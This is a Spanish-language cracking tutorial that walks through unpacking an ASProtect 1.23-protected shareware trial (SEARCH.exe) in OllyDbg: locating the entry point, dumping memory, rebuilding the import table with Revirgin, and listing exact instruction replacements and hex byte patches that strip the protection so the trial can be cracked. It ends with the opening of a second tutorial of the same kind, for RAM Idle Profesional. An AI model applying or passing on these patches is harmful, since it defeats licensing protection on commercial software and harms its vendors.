Luego realizamos el siguiente método, arrancamos con RUN, parara el programa en una EXCEPCION que la pasamos CON SHIFT mas F7 y luego de nuevo RUN, y vamos anotando la posición de memoria que en el OLLY para cada vez que hace una excepción.
Como vamos haciendo RUN es rápido parará alrededor de 20 veces y llegara un punto que arrancara el programa y ya no habrá mas excepciones, como anotamos todas las que paro marcamos la ultima antes de arrancar para llegar de nuevo hasta allí.
Hacemos RESTART y arrancamos de nuevo y con el mismo método vamos con RUN y SHIFT mas F7 hasta llegar a la ultima excepción esa que habíamos anotado antes de arrancar el programa, y paramos allí, la arreglamos con SHIFT mas F7 y no hacemos RUN pues si no ya arrancaría el programa.
Entonces vamos a VIEW-MEMORY y marcamos la primera sección donde debe estar el ENTRY POINT hacemos CLICK DERECHO y luego BREAKPOINT MEMORY ON ACCESS, ahí recién hacemos RUN y parara en el ENTRY POINT que en este caso es 47cf94, y coincide con el que nos marca el PEID 8, pero siempre es bueno corroborar además que otra forma de que pare allí no hay con OLLY si pones BPM al inicio del programa se cuelga.
Pero es un método rápido y cuando uno lo hace un par de veces en 1 o 2 minutos llega al ENTRY POINT fácilmente.
Bueno llegamos, no es necesario hacer un LOOP INFINITO con MEMORY DUMPER así que primero nos fijamos en el PEEDITOR cual es la image base y cual es el tamaño de la imagen en este caso son:



ImageBase: 400000 y size of image o tamaño de la imagen: B2000

Abrimos el Memory dumper seleccionamos el proceso SEARCH.exe y colocamos los datos con el prefijo 0x ya que en este programa si son valores hexa hay que colocarles antes 0x.



Elegimos donde guardarlo y el nombre que tendrá el archivo y clickeamos en DUMP MEMORY y listo, archivo guardado.

Vemos que el archivo es igual que los del ICEDUMP no tiene icono, así que en el PEEDITOR lo abrimos y vamos a SECTIONS, luego CLICK DERECHO DUMPFIXER y listo ya estará arreglado y saldrá el icono nos queda solo arreglar el ENTRY POINT cambiamos el original 1000 por el que hallamos 7cf94 y guardamos los cambios y ya tenemos el archivo dumpeado para reparar con REVIRGIN.

Bueno ponemos a funcionar el programa original y cuando ya arranco lo minimizamos y abrimos REVIRGIN.


Buscamos el proceso SEARCH.exe y luego colocamos el valor del ENTRY POINT que aquí va completo
OEP = 47cf94 y apretamos FETCH IAT a mi me salen los valores correctos de INICIO DE TABLA y LARGO o sea:

RVA= 00081140
LENGHT= 000006D0

Si a alguien le da un valor erróneo se puede verificar fácilmente mirando el programa original


con OLLY y pausándolo una vez que arranco en la ventana inferior del DUMP ponemos GOTO EXPRESSION = 481140
y veremos que allí comienza la tabla antes hay ceros, y si seguimos bajando veremos que termina en 481810 si restamos ambos valores da 6d0, también se pueden mirar los saltos buscando FF 25 en el ULTRA EDIT lo único que aquí los saltos no están ordenados y están dispersos lo que complica un poco la tarea.

Bueno le damos a IAT RESOLVER y luego cuando para a RESOLVE AGAIN, y vemos que hay 10 entradas sin resolver anotamos los valores que nos da de cada una en la columna IATRVA ellos son



Allí se ven los no resueltos son 10 y debemos tracear en el OLLY cada uno a ver que debemos colocar en cada entrada así que guardamos con SAVE RESOLVED para que guarde lo hecho hasta aquí y vamos al OLLY en el cual abrimos el Original SEARCH.exe y llegamos hasta el entry point con el método que mostramos anteriormente.

Una vez que llegamos al ENTRY POINT buscamos en la ventana inferior del DUMP con CLICK DERECHO y GOTO EXPRESSION 481198 la primera entrada sin resolver.



Allí vemos parado el programa en el ENTRY POINT y en la ventana del dump ya muestra 481198 y ya esta grisado el contenido esos cuatro valores que están en HEX DUMP luego hacemos CLIK DERECHO BREKPOINT MEMORY ON ACCESS y RUN.

parara aquí:

004012DC -FF25 98114800 JMP DWORD PTR DS:[481198]

en el salto que utiliza esta entrada, en un programa descomprimido aquí iría directo a una API pero aquí va a una rutina de asprotect que es lo que hay que analizar en todas las entradas (las direcciones pueden variar según la maquina:

```
0114E494   55                PUSH EBP
0114E495   8BEC              MOV EBP,ESP
0114E497   8B55 0C           MOV EDX,DWORD PTR SS:[EBP+C]
0114E49A   8B45 08           MOV EAX,DWORD PTR SS:[EBP+8]
0114E49D   8B0D B8541501     MOV ECX,DWORD PTR DS:[11554B8]
0114E4A3   8B09              MOV ECX,DWORD PTR DS:[ECX]
0114E4A5   3BC8              CMP ECX,EAX
0114E4A7   75 09             JNZ SHORT 0114E4B2
0114E4A9   8B0495 14531501   MOV EAX,DWORD PTR DS:[EDX*4+1155314]
0114E4B0   EB 07             JMP SHORT 0114E4B9
0114E4B2   52                PUSH EDX
0114E4B3   50                PUSH EAX
0114E4B4   E8 FF6BFFFF       CALL 011450B8
0114E4B9   5D                POP EBP
0114E4BA   C2 0800           RETN 8
```

Bueno esta rutina solo se encuentra en el programa comprimido y debemos analizar que es lo que hace falta aquí y que no para que el programa funcione por lo pronto vamos a tracearla hasta llegar a la CALL que va a la api una vez allí hacemos F7 y vemos lo siguiente:

011450B8 -FF25 EC711501 JMP DWORD PTR DS:[11571EC]

Estando aquí ya en este salto vemos que nos aclara el OLLY Thunk to GetProcAddress por lo tanto sabemos que va a esta API, y si queremos podemos mirar el contenido de 11571ec en el dump para ver si realmente va alli:

011571EC **48 3E 5C 87** H>\‡

o sea que saltara a 875c3e48 lo mostraba en la aclaración también vamos a ver allí que hay;

875C3E48 68 A86DF7BF PUSH KERNEL32.GetProcAddress
875C3E4D -E9 78199D38 JMP KERNEL32.BFF957CA

O sea pone en el STACK el valor que va a la api GetProcAddress y luego salta al KERNEL32 siempre al mismo valor en todas las entradas que es una especie de RET así que en resumidas cuentas va a GETPROCADDDRESS.

Ahora ya tenemos el nombre debemos ver la posición de memoria en KERNEL32 de GETProcAddress para ver que colocamos en REVIRGIN, para eso vamos en el OLLY a VIEW-EXECUTABLE MODULES marcamos KERNEL32.dll hacemos click derecho y VIEW NAMES allí podemos colocarlos por orden alfabético con click derecho SORT BY NAME y vemos que

GETPROCADDRESS en mi maquina esta en

Names in KERNEL32, item 322
Address=**BFF76DA8**
Section=_FREQASM
Type=Export (Known)
Name=**GetProcAddress**

ya tenemos los valores para completar en el revirgin ahora lo único que nos faltaría es determinar si es una entrada verdadera o falsa si fuera verdadera llenamos el REVIRGIN con estos valores si no NO.
Como determinamos eso:
En el OLLY cuando llegamos a la rutina de asprotect que vimos antes nopeamos el CALL a la API para ver si es necesaria o no, quedaría así nopeada:

```
0114E494   55                PUSH EBP
0114E495   8BEC              MOV EBP,ESP
0114E497   8B55 0C           MOV EDX,DWORD PTR SS:[EBP+C]
0114E49A   8B45 08           MOV EAX,DWORD PTR SS:[EBP+8]
0114E49D   8B0D B8541501     MOV ECX,DWORD PTR DS:[11554B8]
0114E4A3   8B09              MOV ECX,DWORD PTR DS:[ECX]
0114E4A5   3BC8              CMP ECX,EAX
0114E4A7   75 09             JNZ SHORT 0114E4B2
0114E4A9   8B0495 14531501   MOV EAX,DWORD PTR DS:[EDX*4+1155314]
0114E4B0   EB 07             JMP SHORT 0114E4B9
0114E4B2   52                PUSH EDX
0114E4B3   50                PUSH EAX
0114E4B4   90                NOP
0114E4B5   90                NOP
0114E4B6   90                NOP
0114E4B7   90                NOP
0114E4B8   90                NOP
0114E4B9   5D                POP EBP
0114E4BA   C2 0800           RETN 8
```

Bueno ahora debemos quitar el BPM y dar RUN para ver si el programa arranca y funciona normal, si arranca sin la api la entrada es falsa y la dejamos vacía en el REVIRGIN, y si no arranca es que la api es necesaria para que funcione y es verdadera con lo que ya tenemos el resultado para anotar en el REVIRGIN.

En este caso no arranca el programa al nopear la api por lo que la entrada es verdadera o sea

81198 colocamos GETPROCADDRESS en la columna name y **BFF76DA8** en la columna address le damos a resolve again y se solucionara verificamos y seguimos con la siguiente.

Bueno realizando el mismo método de verificar cada entrada y nopear el call a la api para ver si son verdaderas o falsas hallamos los siguientes resultados:

Verdaderas son solo estas cuatro entradas

481198 Getprocaddress
48119c GetModuleHandlea
48131c GetProcAddress
481320 Getmodulehandlea

En todas estas la api es necesaria.

la restantes si nopeamos la api el programa arranca igual no asi con la parte restante de la rutina, alli hay que probar que partes de cada rutina son importantes también nopeando y se llega al fin a la siguiente conclusión:

481360 falsa reemplazar por RETN4
481300 falsa reemplazar por RETN
481354 falsa reemplazar por RETN
4812bc falsa reemplazar por RETN4
4811ac falsa reemplazar por mov eax,47cf94 y RETN
481248 falsa reemplazar por mov eax,400000 y retn4

O sea de 481360 y 481354 si nopeamos toda la rutina y dejamos solo el RETN 4 arranca el programa y funciona normalmente.
Lo mismo 481300 y 481354 solo es necesario el RETN.
En 4811ac mueve a EAX un valor y luego hace RETN ese valor si colocamos el mismo solo funcionara en nuestra maquina si lo reemplazamos por el entry point funcionara en cualquier maquina, ver tute de Auspex o el mío de Icon Catcher de asprotect 1.22 que es semejante.
en 481248 solo importa que MOV eax,400000 y RETN4 con eso arranca el programa sin eso no.

Bueno ahora solo queda Resolver la tabla con revirgin completando los valores verdaderos y los falsos dejarlos vacíos, ir a GENERATE y cuando nos pide el DUMP cargar el archivo dumpeado que habíamos guardado, con eso las verdaderas estarán listas.

Las falsas debemos realizar el mismo proceso que hicimos para llegar a la rutina a investigar pero al llegar al salto JMP que nos lleva a la rutina parar allí.

Para la entrada falsa **481360** si pusimos un BPM parara en el JMP

004068F8 -FF25 60134800 JMP DWORD PTR DS:[481360]

Tenemos lugar aquí suficiente para editar este JMP con ASSEMBLE y reemplazarlo por el RETN 4, luego realizamos dichos cambios en un editor hexadecimal.
Con cada entrada falsa reemplazamos su JMP por las sentencias que hallamos que son necesarias y hacemos esos cambios en el ULTRAEDIT.

para **481300** parara en el JMP en:

004069C0 -FF25 00134800   JMP DWORD PTR DS:[481300]

lo reemplazamos por un RETN y realizamos los cambios en un editor hexa.

para **481354** parara en el JMP en:

00406910 -FF25 54134800   JMP DWORD PTR DS:[481354]

lo reemplazamos por RETN

para **4812bc** parara en;

00406A48 -FF25 BC124800   JMP DWORD PTR DS:[4812BC]

reemplazar por RETN 4

para **4811ac** parara en

004012B4 -FF25 AC114800   JMP DWORD PTR DS:[4811AC]

y reemplazamos por

MOV eax,47cf94
RETN

para **481248** parara en

004066BC -FF25 48124800   JMP DWORD PTR DS:[481248]

reemplazar por

MOV eax,400000
RETN 4

y listo

Igual al ejecutar el dumpeado si esta todo hecho correcto hay algunos detalles que reparar da un error, si vemos el TRACE INTO vemos que hay un CALL que todavía llama a una rutina de asprotect que es una especie de protección antidumpeado siguiendo a que parte del programa va cuando retorna y modificando ese CALL ya arrancara el programa es en 47cfd5 para que apunte a la dirección donde dice 115666bc q es 47cbdc, es decir se debe sustituir **FF 15 34 0A 48 00** por E8 02 FC FF FF 90.
y quedara reemplazado el CALL

0047CFD5 **FF15 340A4800** CALL DWORD PTR DS:[480A34]

reemplazando los valores quedara asi

0047CFD5 **. E8 02FCFFFF** CALL 0047CBDC

Lo ultimo es el error que aparece al apretar el botón REGISTER PRODUCT, en el original allí aparece la ventana para ingresar la clave para registrarse con este parche quedara igual.

El parche es asi:

4709eb CALL 4091b4

Hay que nopear este CALL

En el ultra edit buscar

E8 c4 87 f9 ff 83 7d f9 00

y reemplazar los cinco primeros bytes por NOP quedaría

90 90 90 90 90 83 7d f9 00

Con eso ya esta el trial perfectamente funcionando sin asprotect para el que lo quiere crackear y se puede ingresar la clave.

Y funcionara les dejo para ustedes el crackeo del mismo lo importante es que ya esta dumpeado y que funciona y esta sin asprotect 1.23.

Ricardo Narvaja

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"


Karpoff Spanish Tutor 1999-2002
RAM Idle Profesional [Desempakar Asprotect 1.2x con OllyDbg]
Estudio Realizado por: **DGrojo - 25/09/2002**

RAM Idle Profesional (By DGrojo 21/9/2002)

Antes que nada podeis leeros el tutorial de obligada referencia de Auspex en la compilación de tutoriales de profesorX (la v7.5) sobre el Icon Catcher y el tutorial de Ricardo Narvaja sobre Search & Replace. Los dos magníficos como siempre.

VAYAMOS A POR EL INNOMBRABLE
En fin al asunto:

Lo primero como siempre, analizar la víctima. Abrimos el Peid y cargamos el programa:




Después de analizar con PEID, nos damos cuenta que se trata del nuevo

Asprotect 1.2x versión New Strain, vamos al OEP module y nos saca como Entry Point 4D14AC.

Para cerciorarnos, ya que puede haber veces que no da el OEP correcto, usamos el método descubierto por Ricardo Narvaja para encontrar el OEP en Olly y que aún no he visto que falle xD con ningún Asprotect (en principio válido para esta versión de Asprotect).

Este método consiste en introducir el programa el el Olly y ejecutarlo con F9 donde se irán generando unas excepciones en el transcurso del programa (por lo menos 20 o así), que iremos superando con Shift+F7 y F9 de nuevo, y que llegados a la última al pulsar F9 se ejecutará el programa, así que anotamos esa dirección en la que para por última vez, en mi caso 1272CE5.

